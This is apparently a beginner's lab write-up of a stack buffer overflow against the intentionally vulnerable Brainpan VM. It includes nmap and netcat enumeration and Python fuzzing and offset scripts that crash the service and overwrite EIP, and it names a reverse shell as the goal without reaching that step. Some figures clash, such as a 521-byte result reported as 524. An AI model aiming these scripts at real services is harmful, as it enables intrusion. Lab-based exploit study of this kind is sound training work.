A Beginner guide to Vanilla Buffer overflow

Overview

Stack Buffer Overflows/Vanilla Buffer Overflow It occurs when a program overwrites a memory address on the program's call stack outside of the buffer boundary which has a fixed length. In stack buffer overflow the extra data is written in adjacent buffers located on the stack. This usually results in the crashing of the application because of errors related to memory corruption caused in the overflown adjacent memory locations on the stack.

To demonstrate we are using brainpan. Brainpan is a great OSCP practice room on TryHackMe. The box was first released on Vulnhub by superkojiman.


Lab setup

Requirements- brainpan VM, Windows 10, Linux, Virtual box, and Immunity debugger.

Brainpan


1. Click on the link and it will download Brainpan.zip.

   https://download.vulnhub.com/brainpan/Brainpan.zip




2. Setup the brainpan in Virtual Machine.

3. Setup the Windows 10 and Linux as per your choice in Virtual Machine.



4. Network setting must be a **Bridge adapter** for all 3 VM.



Enable Network Adapter
Attached to: Bridged Adapter
Name: Intel(R) Dual Band Wireless-AC 8260

5. All set lets get started


Enumeration

Power on Linux and Brainpan.

First we need to find the ip address of brainpan vm.

Open terminal in linux and run the command.

- ifconfig




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.207  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 fe80::79a9:6dec:9368:614a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:fa:1e:4e  txqueuelen 1000  (Ethernet)
        RX packets 7  bytes 1299 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 5703 (5.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- showed us the ip address of linux which will help us to find ip of brainpan.

Use nmap to find other connected device ip addresses.


- Copy your ip address up to 3 dots and write this .0/24
- nmap 192.168.43.0/24 , run the command.



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.43.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-23 13:55 UTC
Nmap scan report for 192.168.43.1
Host is up (0.0052s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for brainpan (192.168.43.172)
Host is up (0.0048s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
9999/tcp  open  abyss
10000/tcp open  snet-sensor-mgmt

Nmap scan report for kali (192.168.43.207)
Host is up (0.0030s latency).
All 1000 scanned ports on kali (192.168.43.207) are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 256 IP addresses (3 hosts up) scanned in 12.91 seconds
```

Now we found the ip address and as you can see there are two ports open.
Connect with linux by entering - nc ip port.


- nc 192.168.43.172 9999



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.43.172 9999

[______________________ WELCOME TO BRAINPAN _______________________]
                        ENTER THE PASSWORD

                        >> writeup
                        ACCESS DENIED
```

Port 9999 provides a banner with the name of the machine and also an input to enter a password.
Port 10000 is a python http server.
Power on windows 10 and open the browser and enter.

- Ip address:port
- 192.168.43.172:1000



ARE YOU PRACTICING
SAFE CODING?

As 2011 proved to be the year of the hack, the need for secure application coding is greater than ever. Application security requirements are heightening in the wake of critical application breaches, meaning knowledge and training must rise to ensure safe coding.

WHAT'S THE BIG DEAL?

Previously, attackers used application vulnerabilities to cause embarrassment and disruption. But now these attackers are exploiting vulnerabilities to steal data and much more:

- IP THEFT
- MODIFYING VICTIMS' WEBSITES TO DEPLOY MALWARE TO WEBSITE VISITORS
- TAKING OVER HIGH-VALUE ACCOUNTS
- BREACHING ORGANIZATION PERIMETERS

ARE APPLICATIONS REALLY *THAT* UNSAFE?

More than 8 out of 10 applications failed to pass OWASP Top 10 when first tested. More than half of all developers received a grade of C or lower on a basic application security assessment.

TOP 5 APPLICATION VULNERABILITIES


	🟧 Percentage of Web Applications Affected	🟦 Percentage of Hacks*
SQL Injection	32%	20%
XSS	68%	10%
Information Leakage	66%	3%
Cryptographic Issues	53%	2%
OS Command Injection	9%	1%

*Source: WHID

While other flaws such as XSS account for a higher volume of findings, SQL injection accounts for 20 percent of hacks.

Just read the content, and run the command.

- Ip address:port/bin/
- 192.168.43.172:1000/bin/



Directory listing for /bin/

- brainpan.exe


Download this .exe
ran the file and as expected it appears to be the application I connected to on port 9999.
From my linux machine I connect to my windows machine on port 9999.
I get the same prompt. Next I opened Immunity Debugger and attached the brainpan service.This step is repeated a lot during exploit development! Each time I run my exploit script I closed Immunity Debugger reopen and reattach the brainpan.exe.

Exploit Development

Now I have the exe on my windows machine, I ran the file and as expected it appears to be the application I connected to on port 9999. From my linux machine I connect to my windows machine on port 9999.

Fuzzing


Looking at the output from the exe console, the application is copying the input to a buffer. So first we need to fuzz the application to see if we can crash the application and overwrite the buffer.
I have created a very simple python script to fuzz the application. Ran brainpan.exe from immunity debugger.



```
import sys, socket

ip = "192.168.43.38"
port = 9999
string= "A"*100
buffer= bytes(string, 'utf-8')
while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip,port))
        s.recv(1024)
        s.send(buffer)
        s.close()
        up= "A" * 100
        byt=bytes(up, 'utf-8')
        buffer = buffer + byt

    except:
        size= len(buffer)
        print("offset found at %s bytes" % size)
        sys.exit()
```


fuzzer.py

The script will send 100 A's to the application and will keep increasing the sent characters by 100 on each attempt. If the application crashes the script will fail and print out the length of A's sent at the time of the crash.



```
offset found at 700 bytes
```

Running the script I can see it crashed at 700 bytes. Looking in Immunity debugger I can see the status is now showing 'Paused' rather than running indicating a crash.




```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm◘"
EDX 005FF700 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBX 00221000
ESP 005FF910 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA♪◘"
EBP 41414141
ESI 31171280 brainpan.<ModuleEntryPoint>
EDI 31171280 brainpan.<ModuleEntryPoint>

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 222000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

EIP is showing 41414141 which is AAAA so we have successfully overwrote EIP. If I can control EIP I may be able to exploit the application to create a reverse shell.

Find Offset


The next step is to find the offset of the crash. I have successfully overwritten EIP but I need to determine the offset so I can accurately control the value inputted into EIP. To find the offset script will send 100 A's to the application and will keep increasing the sent characters by 1 on each attempt. If the application crashes the script will fail and print out the length of A's sent at the time of the crash and that is our offset value.



```python
import sys, socket

ip = "192.168.43.38"
port = 9999
string= "A"*100
buffer= bytes(string, 'utf-8')
while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip,port))
        s.recv(1024)
        s.send(buffer)
        s.close()
        up= "A" * 1
        byt=bytes(up, 'utf-8')
        buffer = buffer + byt

    except:
        size= len(buffer)
        print("offset found at %s bytes" % size)
        sys.exit()
```


offset.py

Running the script again crashes the application as expected.
Output is.



```
offset found at 521 bytes
```


Great the offset is 524. To make sure it's correct I've updated the script with a buffer of 524 A's, 4 B's which is what will be shown as 42424242 in EIP and the remaining bytes as D's. I've also added a slight offset of 4 C's



```python
#!/usr/bin/python3
import sys, socket

ip = "192.168.43.38"
port = 9999
padding = "A" * 524
offset = "C" * 4
EIP = "B" * 4
junk = "D" * (700 -len(padding)-len(EIP))
buff = padding + EIP + offset + junk
buffer= bytes(buff, 'utf-8')

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((ip,port))
    s.recv(1024)
    s.send(buffer)
    s.close()

except:
    print("Application crashed")
    sys.exit()
```

Exp1.py

I ran the exploit script again.

